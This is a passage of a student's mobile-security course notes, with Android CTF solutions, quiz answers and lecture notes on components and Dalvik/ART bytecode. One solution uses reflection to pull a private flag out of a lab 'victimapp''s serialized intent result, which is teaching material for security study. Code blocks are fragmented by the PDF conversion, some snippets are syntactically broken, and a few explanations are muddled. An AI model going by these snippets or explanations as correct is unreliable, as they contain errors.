```
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.util.Log;
```

```
import androidx.appcompat.app.AppCompatActivity;
```

```
public class SerialActivity extends AppCompatActivity {
```

```
    @Override
```

```
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
```

```
        Log.e("MOBIOTSEC", "shuffling");
        FlagShuffler fs = new FlagShuffler();
        FlagContainer fc = fs.shuffleFlag(MainActivity.flag);
```

```
        Log.e("MOBIOTSEC", "sending back intent");
        Intent resultIntent = new Intent();
```

Written by Gabriel R.

```

    resultIntent.putExtra("flag", fc);
    setResult(Activity.RESULT_OK, resultIntent);
    finish();
}
}
=====
package com.example.victimapp;

import android.util.Base64;
import android.util.Log;

import java.io.Serializable;
import java.nio.charset.Charset;
import java.util.ArrayList;

public class FlagContainer implements Serializable {
    private String[] parts;
    private ArrayList<Integer> perm;

    public FlagContainer(String[] parts, ArrayList<Integer> perm) {
        this.parts = parts;
        this.perm = perm;
    }

    private String getFlag() {
        int n = parts.length;
        int i;
        String b64 = new String();
        for (i=0; i<n; i++) {
            b64 += parts[perm.get(i)];
        }

        byte[] flagBytes = Base64.decode(b64, Base64.DEFAULT);
        String flag = new String(flagBytes, Charset.defaultCharset());

        return flag;
    }
}

```

#### Useful docs:

- Explicit and implicit intents: <https://developer.android.com/guide/components/intents-filters>
- Retrieving a result from an activity: <https://developer.android.com/training/basics/intents/result>
- The Serializable interface: <https://developer.android.com/reference/java/io/Serializable>
- Java reflection: <https://www.oracle.com/technical-resources/articles/java/javareflection.html> (edited)

## Warning

If you have this error:

*3 issues were found when checking AAR metadata:*

*1. Dependency 'androidx.activity:activity:1.8.0' requires libraries and applications that depend on it to compile against version 34 or later of the Android APIs.:app is currently compiled against android-33. Recommended action: Update this project to use a newer compileSdk of at least 34, for example 34. Note that updating a library or application's compileSdk (which allows newer APIs to be used) can be done separately from updating targetSdk (which opts the app in to new runtime behavior) and minSdk (which determines which devices the app can be installed on).*

*2. Dependency 'androidx.activity:activity-ktx:1.8.0' requires libraries and applications that depend on it to compile against version 34 or later of the Android APIs.:app is currently compiled against android-33. Recommended action: Update this project to use a newer compileSdk of at least 34, for example 34. Note that updating a library or application's compileSdk (which allows newer APIs to be used) can be done separately from updating targetSdk (which opts the app in to new runtime behavior) and minSdk (which determines which devices the app can be installed on).*

*3. Dependency 'androidx.activity:activity-compose:1.8.0' requires libraries and applications that depend on it to compile against version 34 or later of the Android APIs.:app is currently compiled against android-33. Recommended action: Update this project to use a newer compileSdk of at least 34, for example 34. Note that updating a library or application's compileSdk (which allows newer APIs to be used) can be done separately from updating targetSdk (which opts the app in to new runtime behavior) and minSdk (which determines which devices the app can be installed on).*

You just need to set inside *build.gradle.kts* the *compileSdk* to 34, sync the project and then “File > Sync Project with Gradle Files”

## Solution

First thing first, we need to properly launch the *SerialActivity* and see what output it logs:

```

package com.example.serialintent

import android.app.Activity
import android.content.ComponentName
import android.content.Intent
import android.os.Bundle
import android.util.Log
import androidx.activity.ComponentActivity
import androidx.activity.result.ActivityResult
import androidx.activity.result.contract.ActivityResultContracts

class MainActivity : ComponentActivity() {

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        val launchActivity =
            registerForActivityResult(ActivityResultContracts.StartActivityForResult()) { result: ActivityResult ->
                if (result.resultCode == Activity.RESULT_OK) {
                    // There are no request codes
                    val data: Intent? = result.data
                }
            }
    }
}

```

Written by Gabriel R.



```

        // Handle the result here
    }
}

val intent = Intent()
intent.component = ComponentName("com.example.victimapp", "com.example.victimapp.SerialActivity")

launchActivity.launch(intent)
Log.i("MOBIOTSEC", "Launched intent!")
}
}

```

Then the prompt will be something similar to this:


```

Starting: Intent { cmp=com.example.serialintent/.MainActivity }
----- beginning of main
10-17 22:00:19.083 13135 13135 I MOBIOTSEC: Launched intent!
10-17 22:00:19.694 13207 13207 E MOBIOTSEC: shuffling
10-17 22:00:19.694 13207 13207 E MOBIOTSEC: sending back intent

```

As the challenge specifies, we need to leverage *Java Reflection*, so we need to call the `getFlag` function which is inside `flagContainer`. We don't care about perm or other stuff, we just need to call properly the method serializing the right way, as the challenge also suggests. To do that, we use two inline functions (found online), then serialize the flag properly.

Keep in mind we need to import the `FlagContainer` class and replicate the folder structure (so, where there is the `MainActivity`, just outside create "victimapp" folder with `FlagContainer.java` like this):



This function covers the serialization, making the `getFlag` method accessible and correctly reversing the flag (just invoke that method and we're good).

```

private fun handleFlag(data: Intent?) {
    if (data != null) {
        // Extract the FlagContainer using reflection
        Log.e("MOBIOTSEC", "Extracting flag")

        val flagContainer = data.serializable<FlagContainer>("flag")
        if (flagContainer != null) {
            try {
                val getFlagMethod = flagContainer.javaClass.getDeclaredMethod("getFlag")
                getFlagMethod.isAccessible = true
                val flagValue = getFlagMethod.invoke(flagContainer) as String
                // Log the flag
                Log.i("MOBIOTSEC", "Reversed Flag: $flagValue")
            } catch (e: Exception) {
                Log.e("MOBIOTSEC", "Error extracting flag: ${e.message}")
            }
        }
    }
}

```

Written by Gabriel R.

```

    } else {
        Log.e("MOBIOTSEC", "FlagContainer is null")
    }
} else {
    Log.i("MOBIOTSEC", "Flag is null")
}
}
}

```

These ones are the two inline functions as said to replace `getSerializableExtra`, which can be used instead of: `val flagContainer = data.serializable<FlagContainer>("flag")`

```

inline fun <reified T : Serializable> Bundle.serializable(key: String): T? = when {
    Build.VERSION.SDK_INT >= Build.VERSION_CODES.TIRAMISU -> getSerializable(key, T::class.java)
    else -> @Suppress("DEPRECATION") getSerializable(key) as? T
}

inline fun <reified T : Serializable> Intent.serializable(key: String): T? = when {
    Build.VERSION.SDK_INT >= Build.VERSION_CODES.TIRAMISU -> getSerializableExtra(key, T::class.java)
    else -> @Suppress("DEPRECATION") getSerializableExtra(key) as? T
}

```

For the Java version the same thing as above, but:

```

@Override
protected void onCreate(Bundle savedInstanceState){
    super.onCreate(savedInstanceState);

    Intent intent = new Intent();
    intent.setComponent(new ComponentName("com.example.victimapp",
"com.example.SerialActivity");
    startActivityForResult.launch(intent)
}

@Override
private ActivityResultLauncher<Intent> startActivityForResult =
registerForActivityResult(Result(ActivityResultContracts.StartActivityForResult()), result -> {
    if(result.resultCode == Activity.RESULT_OK) {
        Intent data = Intent.getData();
    }
});

// Last part for handleFlag to replace deprecated getSerializableExtra translating the Kotlin counterpart

public class SerializableUtils {

    public static <T extends Serializable> T getSerializable(Bundle bundle, String key, Class<T> clazz) {
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.TIRAMISU) {
            return bundle.getSerializable(key, clazz);
        } else {
            //noinspection deprecation
            return (T) bundle.getSerializable(key);
        }
    }
}

```

```

public static <T extends Serializable> T getSerializable(Intent intent, String key, Class<T> clazz) {
    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.TIRAMISU) {
        return intent.getSerializableExtra(key, clazz);
    } else {
        //noinspection deprecation
        return (T) intent.getSerializableExtra(key);
    }
}
}
}

```

## 6.2 QUESTIONNAIRE 3 - LECTURE 4

---

- 1) What is the main purpose of Android signatures?
  - a. Verifying the developers' real identity
  - b. Distinguishing between developers
  - c. Identifying developers
- 2) What else can an app signature used for?
  - a. Guaranteeing the Android permission model
  - b. Guaranteeing the integrity of an Android app content
  - c. Guaranteeing the Android sandbox model

So, permission models don't matter at all, only the integrity of the app content.

- 3) If you try to install an app with the same package name of a different one that is already installed:
  - a. the Android OS will check the signature of the new one and, if equal to the already installed one, it will update the latter with the former
  - b. the Android OS will deny the installation of the new app by default
  - c. the Android OS will check the signature of the new one and, if both apps have a sharedUserID, it will update the old with the new one
- 4) Which of the following is true about Android app signatures?
  - a. Every Android app must be signed with a certificate.
  - b. Android apps can be distributed without any signature.
  - c. Android app signatures are optional.
- 5) How are Android app certificates managed in the development process?
  - a. Developers create and manage their own certificates.
  - b. All Android apps share a common certificate.
  - c. Certificates are not required during development.

6) Which type of certificate is typically used for Android apps during the development?

- a. Release certificate
- b. Self-signed certificate
- c. Debug certificate

Release and debug certificate are both self-signed, so the right answer is the second one.

7) Why is it essential to protect the private key associated with an Android app certificate?

- a. To improve the app's user interface
- b. To ensure compatibility with older devices
- c. To prevent unauthorized signing of apps

8) How can you generate a self-signed certificate for Android app development?

- a. Generate it using the keytool or a similar tool
- b. Use a built-in Android system certificate
- c. Purchase it from Google Play Store
- d. Request one from a Certificate Authority (CA)

9) How can you check the certificate information of an installed Android app?

- a. Using the "keytool" command or a certificate viewer tool
- b. Through the "About" section of the app
- c. By looking at the app's source code

We don't need to decompile or open the .apk file; we first disassembly the file (making it human-readable), then we decompile (going back to binary files).


## 7 ANDROID COMPONENTS (LECTURE 5)

All the components are exported via declaration inside the Manifest file and marked explicitly as exported, otherwise it would be simply seen by the same app.

The first type of component to keep in mind are the Activities, which are the first thing a user sees on the screen and usually provide UI elements to interact with the user with the app itself.

- By default, there is a simple activity activated when the icon of the app is clicked on the launcher and this is the *MainActivity*, immediately recognizable by its intent filter.
- The Android OS intercepts the event itself and then forwarded to the interested application to start its execution.

Their complete lifecycle is shown here on the right.



A brief summary of the lifecycle:


- The activity is created (`onCreate`)
- The activity is started when it is brought to the foreground (`onStart`)
- The activity is resumed when it gains focus (`onResume`)
- The activity runs in the foreground
- The activity is paused when it loses focus but is still in memory (`onPause`)
  - o It can either return active when focused (`onResume`)
  - o Otherwise, after a while, Android OS kills the process, considering other higher priority processes need memory
  - o The activity is stopped when it is no longer in memory (`onStop`)
  - o The activity is destroyed when it is removed from memory (`onDestroy`)

To start an activity:

- we can simply call `startActivity(event)`
- or just use intents
  - o they can be implicit (ask a specific action) or explicit (get a specific target component)

The new activities can also get an “answer/result” and to do so, we use a set of specific APIs (which are deprecated by now, but till usable, as you can see from previous challenges above).

In this scenario, we can invoke a component from the application *A* inside the application *B*, as you can see, inside the `onCreate` method, then specifying the result – figure here on the right.



Given, as said, this API is deprecated, you have to resort to something like [this](#) to update it accordingly.

Intents are not used for real communication between applications, but only “sending a message and getting a reply”; for the first purpose, we use Messengers.

The second type of component we’re going to analyze are the Services, which are components without graphical interface (full doc [here](#)).

To start the execution of a service:

- An intent declaration is needed inside the manifest file
- The intent must be an explicit intent
  - o This is made for security reasons: in the case of activities, we have no problem because there is a “chooser dialog” to handle a specific event, but for services, we have no control on what can be called)
- Usually, services are started with:
  - o `Intent i = new Intent(...)`
  - o `startService(explicitIntent)`

To get back a reply from Services:

- There is no analogous of `startActivityForResult`
- There are some ways, but the easiest one is via broadcast intents

We have three types of services:

- Background
  - o They perform an operation that *isn't directly noticeable* by the user
  - o Start with `startService()`
  - o `startService()` → `S.onCreate()` → `S.onStartCommand()`
- Foreground
  - o They perform an *operation that is noticeable* to the user (makes visible operations)
  - o Start with `startService() + startForeground()` (from the service's `onCreate`)
  - o `startService()` → `S.onCreate()` → `S.onStartCommand()`
- Bound
  - o They are more complex, as they follow a client-server IPC-based interaction
    - connection between the calling components and the called ones
  - o A service is bound when an app *binds* to it by calling `bindService()`
  - o Client → service communications
    - If the service needs to send back a message, the client needs to create a Messenger
  - o `bindService()` → `S.onCreate()` → `S.onBind()`
  - o Possible doc [here](#)

There are three ways of implementing Services:

#### 1. Local Service (Intra-App)

- Create a service within your app
- Uses the Binder but stays within the same app
- Ideal for tasks within the app, without Inter-Process Communication (IPC) overhead

## 2. Using a Messenger

- Communicate between components using a message-passing mechanism
- Involves a Messenger and Handlers for message handling
- Versatile for different components but limited to message-passing

## 3. Using AIDL

- Implements client-server communication with AIDL-defined interfaces
- Supports complex data types and structured communication
- Suitable for exposing services to other apps and intricate IPC

So, to summarize:

- if you want to have something independent, just use Background/Foreground services
- if you want to continuously communicate with the called component use Bound services

As said, if we start foreground/background services, we might get a reply via broadcast intents.

- In this case, the intent is sent broadcast, so every single app on the phone associated with that intent

For this, we have specific Broadcast Receivers, which are the third type of component we're going to analyze here. They are components which react to messages sent to the system level.

- To send an intent around the system aka "broadcast"
  - o `sendBroadcast(intent)`
- Relevant broadcast receivers will be woken up


The Broadcast Receiver registration happens:

- Via manifest file (starting registration, so-called) + intent filter
- They are declared in a dynamic way via filters at run-time, no need to declare inside manifest file (only for broadcast receivers)

```
MyReceiver customRec = new MyReceiver();
IntentFilter intFil = new IntentFilter("com.some.action");
registerReceiver(customRec, intFil);
```

Last-but-not-least, there is the Content Provider component, which sometimes is required to *share data across applications*.

- This is where content providers become particularly useful
- The design philosophy behind that is the *sandbox* one
  - o user space separated from the rest for the specific current app, with its folder and data separated from the rest
- The Content Provider shares important data, such as database data or important stuff that simple intents can't handle



Basically, they are entities to make data sources (created and dealt by the app itself) and content resolvers interact with each other. The difference between Content Resolvers is to resolve URIs linked to specific Content Providers, while these ones provide an interface to query content, retrieving data in a `Cursor` format, which provides random read-write access to the result set.

In Android there are also built-in Content Providers, like:

- Browser
  - o Browser bookmarks, browser history
- CallLog
  - o Missed calls, call details
- Contacts
  - o Contact details
- MediaStore
  - o Media files
- Settings
  - o Device settings and preferences

We can query a specific content provider via the command:

```
➤ adb shell content query --uri content://com.android.contacts/contacts
```

We have two options to define content providers, defining the more appropriate according to the situation:

- You can create your own content provider (extending `ContentProvider` class)
- You can add the data to an existing provider
  - o if there's one that controls the same type of data, and you have writing permission to it

All content providers implement a common interface for:

- Querying the provider and returning results
- Adding
- Altering
- Deleting

Keep in mind that how a content provider stores its data under the cover is up to its designer.

The data model is implemented according to the way developers want, so content providers expose their data as a *simple table* (like in a database) model:

- each row is a record, and each column is data of a particular type and meaning
- every record includes a numeric `_ID` field that uniquely identifies the record within the table

This regards the output, but the input has a specific format, according to the specific type of components:

```
content://com.android.contacts/contacts/100
```

Here, we query a specific content provider (1), declaring the specific table we want to have access to (2) and the specific row (3) with its ID (4) – numbers based on the image from left to right. Once the URI is specified, the Content Provider can either return a Content Resolver (which allows to modify the data) or the `Cursor`, to list the overall data and allowing to iterate backward or forward through the result set.

A query returns a set of zero or more records and to handle what it returns:

- You can use `Cursor` object only to read the data
- To add, modify, or delete data, you must use a `ContentResolver` object

Written by Gabriel R.



## 7.1 CHALLENGE 4 – WHEREAREYOU

---

Challenge description:

You need to declare and implement a service with an intent filter with action `com.mobiotsec.intent.action.GIMMELOCATION`. The system will find your service and it will start it with a `startForegroundService()` method (and an appropriate intent as argument). The system expects to get back the current location (as a `Location` object).

During the test, the system will change the current location at run-time, and it will query your service to get the updated location. If the expected location matches with what you reply back, the flag will be printed in the logs.

Your service should "return" the reply to the system with a broadcast intent, with a specific action and bundle, as in the snippet below:

```
Location currLoc = getCurrentLocation(); // put your magic here
Intent i = new Intent();
i.setAction("com.mobiotsec.intent.action.LOCATION_ANNOUNCEMENT");
i.putExtra("location", currLoc);
sendBroadcast(i);
```

### Solution

First thing first, we need as said to declare an intent filter with the required intent to get the location, which will be called from inside the victim app via the `startForegroundService()` method:

```
<service
  android:name=".LocationService"
  android:exported="true">
  <intent-filter>
    <action android:name="com.mobiotsec.intent.action.GIMMELOCATION" />
    <category android:name="android.intent.category.LAUNCHER" />
  </intent-filter>
</service>
```

Then, we need to declare 2 location permissions, to correctly retrieve the location via Service call (also, others can be `FOREGROUND_SERVICE` and `INTERNET` to further get access to location and sending of data via internet data).

In our location service, we need to start the Service call inside the `onCreate` method and then retrieve via a Broadcast Receiver the correct location. One approach, which I followed, is based on the newer API based on:

```
fusedLocationClient = LocationServices.getFusedLocationProviderClient(this);
```

We have also to define the `onStartCommand` call, which handles incoming commands or start requests from clients. This way, we get data from services and get the corresponding callback data from intents when they're called. This makes us start the location retrieval logic, also spawning a corresponding notification if needed. In any case, the service will be recreated in case it's killed via this method return variable.

Written by Gabriel R.

As said, one can define a particular `getCurrentLocation()` method to properly get data and correctly retrieve latitude, longitude and altitude (if you open the Python checker script, this is what gets called; the teacher also told us about the script for this challenge must be called in order to see the flag).

Here, we see if the correct permission was granted, then we create a callback to receive the broadcast location data via the correct intent, and then simply retrieve everything:

```
package com.example.whereareyou;

import android.Manifest;
import android.app.Notification;
import android.app.NotificationChannel;
import android.app.NotificationManager;
import android.app.Service;
import android.content.Context;
import android.content.Intent;
import android.content.pm.PackageManager;
import android.location.Location;
import android.os.IBinder;
import android.os.Looper;
import android.util.Log;

import androidx.annotation.Nullable;
import androidx.core.app.NotificationCompat;
import androidx.core.content.ContextCompat;

import com.google.android.gms.location.FusedLocationProviderClient;
import com.google.android.gms.location.LocationCallback;
import com.google.android.gms.location.LocationRequest;
import com.google.android.gms.location.LocationResult;
import com.google.android.gms.location.LocationServices;

public class LocationService extends Service {
    private static final String TAG = "MOBIOTSEC";
    private FusedLocationProviderClient fusedLocationClient;

    @Override
    public void onCreate() {
        super.onCreate();
        fusedLocationClient = LocationServices.getFusedLocationProviderClient(this);
        startForegroundServiceNotification(); // Start foreground service with a notification
    }

    @Nullable
    @Override
    public IBinder onBind(Intent intent) {
        return null;
    }

    @Override
    public int onStartCommand(Intent intent, int flags, int startId) {
        if (intent != null && "com.mobiotsec.intent.action.GIMMELOCATION".equals(intent.getAction())) {
```

```

        startLocationUpdates(); // Start location updates when the appropriate intent is received
    }

    return START_STICKY;
}

private void startForegroundServiceNotification() {
    String channelId = "location_service_notification";
    NotificationCompat.Builder notificationBuilder = new NotificationCompat.Builder(this, channelId)
        .setSmallIcon(android.R.drawable.ic_dialog_info)
        .setContentTitle("Location service")
        .setPriority(NotificationCompat.PRIORITY_DEFAULT);

    if (android.os.Build.VERSION.SDK_INT >= android.os.Build.VERSION_CODES.O) {
        NotificationChannel channel = new NotificationChannel(channelId, "Location Service Notification",
NotificationManager.IMPORTANCE_DEFAULT);
        NotificationManager notificationManager = getSystemService(NotificationManager.class);
        notificationManager.createNotificationChannel(channel);
    }

    Notification notification = notificationBuilder.build();

    startForeground(1, notification);
}

private void startLocationUpdates() {
    if (checkLocationPermission()) {
        // Define the location request
        LocationRequest locationRequest = new LocationRequest();
        locationRequest.setPriority(LocationRequest.PRIORITY_HIGH_ACCURACY);
        locationRequest.setInterval(1000);

        // Create the location callback
        LocationCallback locationCallback = new LocationCallback() {
            @Override
            public void onLocationResult(LocationResult locationResult) {
                super.onLocationResult(locationResult);
                for (Location location : locationResult.getLocations()) {
                    // Handle the received location
                    sendLocationBroadcast(location);
                }
            }
        };

        fusedLocationClient.requestLocationUpdates(locationRequest, locationCallback,
Looper.getMainLooper());
    } else {
        Log.e(TAG, "Location permission not granted");
    }
}

private boolean checkLocationPermission() {
    return ContextCompat.checkSelfPermission(this, Manifest.permission.ACCESS_FINE_LOCATION) ==

```

```

PackageManager.PERMISSION_GRANTED;
}

private void sendLocationBroadcast(Location location) {
    Intent i = new Intent("com.mobiotsec.intent.action.LOCATION_ANNOUNCEMENT");
    i.putExtra("location", location);
    sendBroadcast(i);
    Log.i(TAG, "Sent location broadcast");
}
}
}

```

The `MainActivity` in this case can be created with simply the `onCreate` method, but we can explicitly call the `LocationService` class just defined as follows:

```

package com.example.whereareyou;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;

import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        Context context = getApplicationContext();
        Intent explicitIntent = new Intent(context, LocationService.class);
        context.startService(explicitIntent);
    }
}
}

```

If everything goes well, inside the prompt for `adb logcat` command, you can see:

```

10-29 18:38:13.234 20208 20208 I MOBIOTSEC: Good job! The flag is
FLAG{piger_ipse_sibi_obstat}

10-29 18:38:14.232 620 636 W AlarmManager: Unrecognized alarm
listener
com.android.server.location.gnss.GnssLocationProvider$$ExternalSyntheticL
ambda10@90b1290

10-29 18:38:14.236 20208 20208 I MOBIOTSEC: Good job! The flag is
FLAG{piger_ipse_sibi_obstat}

```

IF THE CHALLENGE DOES NOT SEEM TO WORK OR PRINT THE FLAG

It's actually a normal condition particular to this challenge. It seems related to the fact that the service immediately gets killed if it's not launched as a foreground service, this way requiring also a notification launched as you can see here with the `LocationFusedClient` API that you saw above.

There's no universal way to solve (as of now) – so, in case just give up (after some days of trying I managed to make it work, be resilient, but daunted).

## 7.2 QUESTIONNAIRE 4 – LECTURE 5

---

- 1) Activities:
- a. can run automatically
  - b. are the only way for a user to interact with an app
  - c. can perform long-running operations

Inside activities, there are graphical threads which make one “freeze” if it takes too much time. In those, we don't consider “heavy” operations (per-say, long operations are made by services, which can be executed in background, while activities are on foreground).

All Android components can't be executed by themselves (via a user event, the user interacting with the app or the system).

- 2) Activities transitions between states are:
- a. triggered by the user
  - b. triggered by the user and by events sent by the OS
  - c. triggered by events sent by the OS

The Activity is the only component interacting with the user and decides how to code the intervention and decides how to make it understandable to the app.

- 3) Services:
- a. should be started through explicit intents
  - b. should be started through both explicit and implicit intents
  - c. should be started through implicit intents

This is both for security purposes and to specify which components to call.

- 4) A bound service keeps running:
- a. until it completes its action
  - b. until one of the calling component is running
  - c. until the Android OS decides so

A bound component is a client-server binding, so one forgets it's actually “bound to the component”, via the called and the calling service

- 5) If a calling component wants to communicate with a service, it should rely on:

*Written by Gabriel R.*

- a. messengers or AIDL
- b. intents
- c. broadcast events

The first one starts communications for components, broadcast are “one-shot/one-kill”, intents are just to “start communication, receive response”. It’s more common to have services sending between each other a lot of data, not activities.

- 6) Broadcast receivers:
- a. intercept explicit intents
  - b. intercept any system wide events
  - c. intercept specific system wide events

There is the mapping for the service calling via intent filter; we can declare them real-time, but the receiver will map “the specific” event via manifest.

- 7) A content provider authority can handle:
- a. a single table
  - b. multiple tables of the same content provider
  - c. multiple tables of different content providers

A content provider makes us access database tables, so we can access multiple tables for the same content provider (mapped via URI) (also, the content provider authority is just a string).

- 8) Content Providers:
- a. might depend from the underlying structure of the data source according to the developer
  - b. do not depend from the underlying structure of the data source
  - c. depend from the underlying structure of the data source


The content provider gives a URI as a result to access tables, then the content resolver will be dependent on data and its types.

# 8 COMPILATION PROCESS – DALVIK, ART AND FILES (LECTURE 6)

As you can see from figure, the compilation process involves the usage of a standard Java compiler that treats it as bytecode.

- Every single class file is compressed as .jar format, then executed from the Java Virtual Machine (JVM)
- We moved from Dalvik Virtual Machine (DVM) (which was used up to Android KitKat 4.4) to JVM because of execution in the virtual machine and allow execution on any mobile device, without considering the underlying architecture


The DVM is optimized to run on simple and limited devices and its structure; we might consider moving from JVM to DVM only if we want to achieve performance (especially high-performance).



In the case of .c, .cpp, .h files, we depend on the underlying architecture, because the code will be converted to machine code in the .so format.

In understanding why we moved from Dalvik to ART (Android Runtime), we need to understand a bit more precisely what is happening: resources and native code are zipped in the .apk format. The source code is then compiled in .dex file.

The .apk file will then be handled and installed by the Android OS itself. To perform and execute in an optimized way the translation from .dex files split then into Java bytecode, we have two different situations, according to the environment (figure taken from [here](#)):



The left one is the legacy one (Dalvik up to 4.4), while the right one is what is used nowadays (ART).

1. *Dexopt* (DEX Optimizer) – Used before *AOT* came to Android and was used to optimize *DEX*

- This is a tool used in Android's ART to optimize the execution of Android apps. It works on Android's Dalvik bytecode (*.dex* files), which are transformed from Java bytecode.
- One of the key tasks of *dexopt* is to perform optimizations on the *.dex* files to make them more efficient for execution.
  - It replaces certain instructions with optimized versions to improve performance
  - For example, it can replace virtual invoke instructions with optimized versions that include the *vtable* index of the method being called
  - This reduces the need for method lookup during execution, making the code run faster
- The result is an *odex* (optimized Dex) file, which is like the original one but contains optimized instructions. The *odex* file is then used by the ART for more efficient execution.
  - More on *odex* files [here](#), to get a good idea

2. *Dex2oat* (DEX to OAT Compiler) – Used to compile *DEX* into *OAT* which may contain *ELF*

- This is another tool in Android's ART that plays a crucial role in performance improvement. It is responsible for converting the *.dex* files into a different format called *.oat* (*Optimized Abstract Syntax Tree*).
- An *.oat* file is essentially an *.elf* (Executable and Linkable Format) file, which contains both *dex* and native code.
  - Unlike *.dex* files, which are bytecode interpreted by the DVM, *.oat* files contain code that can be executed natively by the processor
- This conversion from Dex to OAT is known as Ahead-of-Time (AOT) compilation, which is done during the app's installation on the device.
  - Instead of interpreting bytecode on the fly (Just-in-Time/JIT compilation used by Dalvik), ART compiles most of the app's code ahead of time, resulting in better performance.

While running applications within a virtual machine (VM) does provide a degree of isolation and security through a sandbox model, it's important to recognize that the sandbox alone doesn't make everything inherently secure. Infact, isolation guarantees attacks can be redirected precisely on a particular thing, controlling and allocating resources carefully.

The right figure displays an example of Dalvik bytecode.

This Dalvik bytecode represents a method that takes an integer and an object of the *Peppa* class, invokes the *pig* method on the *Peppa* object, adds the result to the original integer, and returns the sum as an integer.

```
.method foo(ILcom/mobisec/Peppa;)I
    .registers 4

    invoke-virtual {v4, v3}, Lcom/mobisec/Peppa;->pig(I)I
    move-result v0

    add-int v1, v3, v0
    return v1
.end method
```

The method essentially decorates or augments the input integer with the result of the *pig* method.



A few key points on Dalvik:

- Dalvik knows about OO concepts
  - Classes, methods, fields, "object instances"
- Dest-to-src syntax
  - E.g., "move r3, r2" means  $r2 \rightarrow r3$
- It supports many types
  - Built-in: V (void), B (byte), S (short), C (char), I (int), Z (boolean), ...
  - Actual Classes (syntax: L<fullyqualifiedclassname>;)
    - Landroid.content.Intent;
    - Lcom.mobiotech.Peppas;

The following figures represent an example of a class and Dalvik bytecode associated with the method `pig`:

```
class Peppas {
    int pig(int x) {
        return 2*x;
    }

    static int foo(int a, Peppas p) {
        int b = p.pig(a);
        return a+b;
    }
}
```

```
.method pig(I)I
    .registers 3

    mul-int/lit8 v0, v2, 0x2

    return v0
.end method
```

```
int pig(int x) {
    return 2*x;
}
```

So, the Dalvik bytecode method `pig(I)I` is essentially the compiled version of the `pig` method in the Java code, and both perform the same operation: doubling the value of the input integer `x`.

Following, the bytecode for the `foo` method:

```
.method foo(ILcom/mobisec/Peppas;)I
    .registers 4

    invoke-virtual {v4, v3}, Lcom/mobisec/Peppas;->pig(I)I
    move-result v0

    add-int v1, v3, v0
    return v1
.end method
```

```
int foo(int a, Peppas p)
{
    int b = p.pig(a);
    return a+b;
}
```

Other examples of Dalvik instructions (documentation [here](#)):

- Moving constants/immediates/registers into registers
  - `const v5, 0x123`
  - `move v4, v5`
- Math-related operations (many, many variants)
